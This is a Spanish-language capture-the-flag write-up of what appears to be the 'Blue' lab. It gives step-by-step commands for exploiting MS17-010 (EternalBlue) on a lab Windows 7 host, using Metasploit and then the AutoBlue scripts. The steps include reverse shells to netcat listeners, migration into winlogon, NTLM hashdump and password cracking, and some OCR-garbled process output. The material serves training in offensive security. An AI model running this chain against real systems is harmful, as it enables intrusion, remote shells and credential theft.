
Blue



Enumeration

Nmap

```
sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.130.146
se descubrieron los siguientes puertos
135/tcp open msrpc
                        syn-ack ttl 125
139/tcp open netbios-ssn syn-ack ttl 125
445/tcp open microsoft-ds syn-ack ttl 125
3389/tcp open ms-wbt-server syn-ack ttl 125
49152/tcp open unknown
                           syn-ack ttl 125
49153/tcp open unknown
                           syn-ack ttl 125
49154/tcp open unknown
                           syn-ack ttl 125
49158/tcp open unknown
                           syn-ack ttl 125
49160/tcp open unknown
                           syn-ack ttl 125
```

ttl

y mediante el ttl encontramos que es una maquina Windows

Vulnerabilidades

nmap --script=vuln -p135,139,445,3389,49152,49153,49154,49158,49160 10.10.130.146 -oN target

se encontro con la siguiente vulnerabilidad smb-vuln-ms17-010

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

Obteniendo acceso

Metasploit

iniciamos metasploit sudo msfdb init msfconsole -q db_status

buscamos el esploit search ms17-010

para comprobar que es vulnerable a ms17-0102 auxiliary/scanner/smb/smb_ms17_010 set RHOST 10.10.130.146 run Host is likely VULNERABLE to MS17-010!

Ahora configuramos el exploit encontramos el siguiente exploit exploit/windows/smb/ms17 010 eternalblue

use 0 show options

vemos que tenemos que configurar el RHOSTS, LHOST y LPORT set RHOSTS 10.10.130.146 set LHOST <ipvpn> set LPORT 444

configuraremos el siguiente comando set payload windows/x64/shell/reverse_tcp

corremos el metasploit run

si falla el shell volvemos a ejecutar checar bien si se configuro el LHOST

nos tiene que dar al final de la ejecucion del exploit WIN y nos tiene que abrir la shell

para cerrarla solo damos CTRL+Z

y para volver a la shell

sessions -i <numero de ID>

nos regresamos a la principio de la consola back

Escalado de privilegios

ahora convertiremos una shell a meterpreter shell in metasploit buscamos meterpreter shell in metasploit

nos vamos a la pagina principal de metasploit y buscamos

search shell_to_meterpreter post/multi/manage/shell_to_meterpreter

use 0

configuramos puerto y session set LPORT 4444 set SESSION 1

comprobamos la configuracion y lo ejecutamos run

comprobamos que se crearon las sesiones sessions

Active sessions

seleccionamos la sesion que se creo

session -i 2

nos conectamos a la session se shell_to_meterpreter usamos el comando getuid y vemos que no tenemos acceso a privilegios

ejecutamos el shell para verificar si tenemos acceso a privilegios de adminsitrador meterpreter > shell

whoami

comprobamos que no tenemos privilegios de adminsitrador

nos salimos de la shell CTRL+c

y

listamos todos los procesos ps

		Name	Arch Ses	sion User		Path	
0 0		stem Process					
1 0	Sy	stem x6	54 0				
116	4 s	mss.exe	x64 0	NT AUTH	ORITY\SYSTE	VI C:\V	/indows\System32\smss.exe
540	532	csrss.exe	x64 0	NT AUTH	ORITY\SYSTE	.M C:\\	Vindows\System32\csrss.exe
544	676	svchost.exe	x64 0	NT AUT	HORITY\SYST	EM C:	\Windows\System32\svchost.exe
88	532	wininit.exe	x64 0	NT AUT	HORITY\SYST	EM C:\	Windows\System32\wininit.exe
500	580	csrss.exe	x64 1	NT AUTH	ORITY\SYSTE	.M C:\\	Windows\System32\csrss.exe
540	580	winlogon.exe	x64 1	NT AL	THORITY\SY:	STEM (C:\Windows\System32\winlogon.exe
664	676	svchost.exe	x64 0	NT AU1	HORITY\SYS	TEM C:	\Windows\System32\svchost.exe
576	588	services.exe	x64 0	NT AU1	HORITY\SYS	TEM C:	\Windows\System32\services.exe
708	588	Isass.exe	x64 0	NT AUTH	ORITY\SYSTE	M C:\\	Vindows\System32\Isass.exe
716	588	lsm.exe	x64 0	NT AUTH	ORITY\SYSTE	M C:\\	Vindows\System32\Ism.exe
324	676	svchost.exe	x64 0	NT AU1	HORITY\SYS	TEM C:	\Windows\System32\svchost.exe
396	676	svchost.exe	x64 0	NT AU1	HORITY\NET	WORK SERV	ICE C:\Windows\System32\svchost.exe
944	676	svchost.exe	x64 0	NT AU1	HORITY\LOC	AL SERVICE	C:\Windows\System32\svchost.exe
1012	640	LogonUI.exe	x64 1	. NT AL	JTHORITY\SY	STEM (C:\Windows\System32\LogonUI.exe
1088	676	svchost.exe	x64 0	NT AU	THORITY\LOG	CAL SERVICE	C:\Windows\System32\svchost.exe
1140	676	SearchIndexer	exe x64	0 NT	AUTHORITY\	SYSTEM	C:\Windows\System32\SearchIndexer.exe
1188	676	svchost.exe	x64 0	NT AU	THORITY\NE	WORK SERV	/ICE C:\Windows\System32\svchost.exe
1352	676	svchost.exe	x64 0	NT AU	THORITY\LOG	CAL SERVICE	C:\Windows\System32\svchost.exe
1416	676	amazon-ssm-a	gent.exe	64 0	NT AUTHORI	TY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1424	676	svchost.exe	x64 0	NT AU	THORITY\LOG	CAL SERVICE	C:\Windows\System32\svchost.exe
1492	676	LiteAgent.exe	x64 () NT A	JTHORITY\SY	STEM	C:\Program Files\Amazon\Xentools\LiteAgent.exe
1608	676	Ec2Config.exe	x64 () NT A	JTHORITY\SY	STEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1884	540	conhost.exe	x64 0	NT AL	THORITY\SY:	STEM (C:\Windows\System32\conhost.exe
L900	676	svchost.exe	x64 0	NT AU	THORITY\NET	WORK SERV	/ICE C:\Windows\System32\svchost.exe
1008	676	sppsvc.exe	x64 0	NT AU	THORITY\NET	WORK SERV	TICE C:\Windows\System32\sppsvc.exe
1012	676	svchost.exe	x64 0	NT AU	THORITY\SYS	TEM C	:\Windows\System32\svchost.exe
1032	676	mscorsvw.exe	x86	0 NTA	UTHORITY\S'	/STEM	C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorsvw.exe
1092	676	mscorsvw.exe	x64	0 NTA	UTHORITY\S'	/STEM	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.ex
1132	4216	powershell.ex	e x86	0 NT	AUTHORITY\S	YSTEM	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
1216	5032	powershell.ex	e x64	0 NT	AUTHORITY\S	YSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
1300	4332	cmd.exe	x64 0	NT AU	THORITY\SYS	TEM C	\Windows\System32\cmd.exe
1332	676	spoolsv.exe	x64 0	NT AU	THORITY\SYS	TEM C	:\Windows\System32\spoolsv.exe
1460	540	conhost.exe	x64 0	NT AL	THORITY\SY:	STEM (C:\Windows\System32\conhost.exe
1648	540	conhost.exe	x64 0	NT AL	THORITY\SY:	STEM (C:\Windows\System32\conhost.exe
1656	676	rundll32.exe	x64 0	NT AU	THORITY\SYS	TEM (:\Windows\System32\rundll32.exe
1796	4032	2 mscorsvw.exe	x86	0 NT	AUTHORITY\S		C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorsvw.exe
1880	4580	powershell.ex	e x86	0 NT	AUTHORITY\S	YSTEM	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
		taskhost.exe	x64 0				C:\Windows\System32\taskhost.exe

el procesos que nos interesa es PID 640 PPID580 winlogon.exe o los procesos que esten en NT AUTHORITY\SYSTEM

si el proceso falla debemos comenzar de nuevo

meterpreter > migrate -N winlogon.exe

- [*] Migrating from 4132 to 640...
- [*] Migration completed successfully.

Cracking

crackeamos el usuario no predeterminado **hashdump**

meterpreter > hashdump

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16

ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7

3c59d7e0c089c0:::

Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917

ac0cc8ad57f8d:::

vemos que el usuario no predeterminado es Jon

checamo los hashes

aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad5

7f8d

checamos en la pagina https://crackstation.net/

aad3b435b51404eeaad3b435b51404ee

su pasword no es

checamos con el siguiente password ffb43f0de35be4d9917ac0cc8ad57f8d algfna22

o podemos usar john

john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt john --show --format=Nt hash1.txt

Jon:alqfna22

Find flags!

Nos dice que la flag puede estar en C

```
nos vamos a nuestro meterpreter
meterpreter >pwd
C:\Windows\system32
meterpreter > cd C
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > dir
meterpreter > cat flag1.txt
flag{access_the_machine}
```

para acceder a la segunda flag en windows los hashes se almacenan en Windows\System32\config

por lo que iniciamos la shell en meterpreter meterpreter > shell
C:\>cd Windows\System32\config
C:\Windows\System32\config>type flag2.txt
flag{sam database elevated access}

u otra opcion seria
meterpreter > cd C:/Windows/System32/config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}

para acceder a la tercera y ultima bandera tenemos que tener privilegios, pero puede que no utilicemos las credenciales encontradas buscamos la flag meterpreter > search -f flag3.txt Found 1 result... c:\Users\Jon\Documents\flag3.txt (37 bytes)

meterpreter > cd c:/Users/Jon/Documents

meterpreter > ls

Listing: c:\Users\Jon\Documents

100666/rw-rw-rw- 37 fil 2018-12-12 21:49:18 -0600 flag3.txt

meterpreter > cat flag3.txt

flag{admin_documents_can_be_valuable}

Ahora no utilizaremos metasploit

con los datos obtenidos por nmap buscamos un exploit MS17-010 encontramos uno https://github.com/3ndG4me/AutoBlue-MS17-010

copiamos el repositorio git clone git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git

entramos a la carpeta

comprobamos que en el exploit sea capaz de detectar que la maquina es vulnerable

ejecutamos el archivo eternal_chechker.py <ip target>
python3 eternal_checker.py 10.10.55.84
[*] Target OS: Windows 7 Professional 7601 Service Pack 1
[!] The target is not patched
=== Testing named pipes ===
[*] Done

comprobamos que es vulnerable

preparamos la shell code nos vamos a la carpeta shell code ejecutamos el ssh

./shell prep.sh

configuramos la shell kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)

LHOST for reverse connection:

10.13.14.123

LPORT you want x64 to listen on:

4444

LPORT you want x86 to listen on:

5555

Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell

1

Type 0 to generate a staged payload or 1 to generate a stageless payload 0

ponemos en escucha en diferentes consolas

nc -lvnp 4444

nc -lvnp 5555

nos vamo a la carpeta principal y ejecutamos python3 eternalblue_exploit7.py 10.10.55.84 shellcode/sc_all.bin

ejecutamos

python3 eternalblue_exploit7.py 10.10.55.84 shellcode/sc_all.bin shellcode size: 2307 numGroomConn: 13 Target OS: Windows 7 Professional 7601 Service Pack 1 SMB1 session setup allocate nonpaged pool success SMB1 session setup allocate nonpaged pool success good response status: INVALID_PARAMETER done

vemos que fallo ya que la shell de netcat no tuvo resultados en el listener

probamos de nuevo

si no se ejecuta, nos vamos a la carpeta de shell rm sc*

y volvemos a configurar nuestra shell

LHOST for reverse connection:

10.13.14.123

LPORT you want x64 to listen on:

8888

LPORT you want x86 to listen on:

9999

Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell

1

Type 0 to generate a staged payload or 1 to generate a stageless payload 1

ponemos en escucha en diferentes consolas

nc -lvnp 8888

nc -lvnp 9999

python eternalblue_exploit7.py 10.10.55.84 shellcode/sc_all.bin

y vemos que el puerto 8888 tenemos ejecusion de cmd

ahora vamo a encontrar las flags

C:\flag1.txt

C:\Users\Jon\Documents\flag3.txt

C:\Windows\System32\config\flag2.txt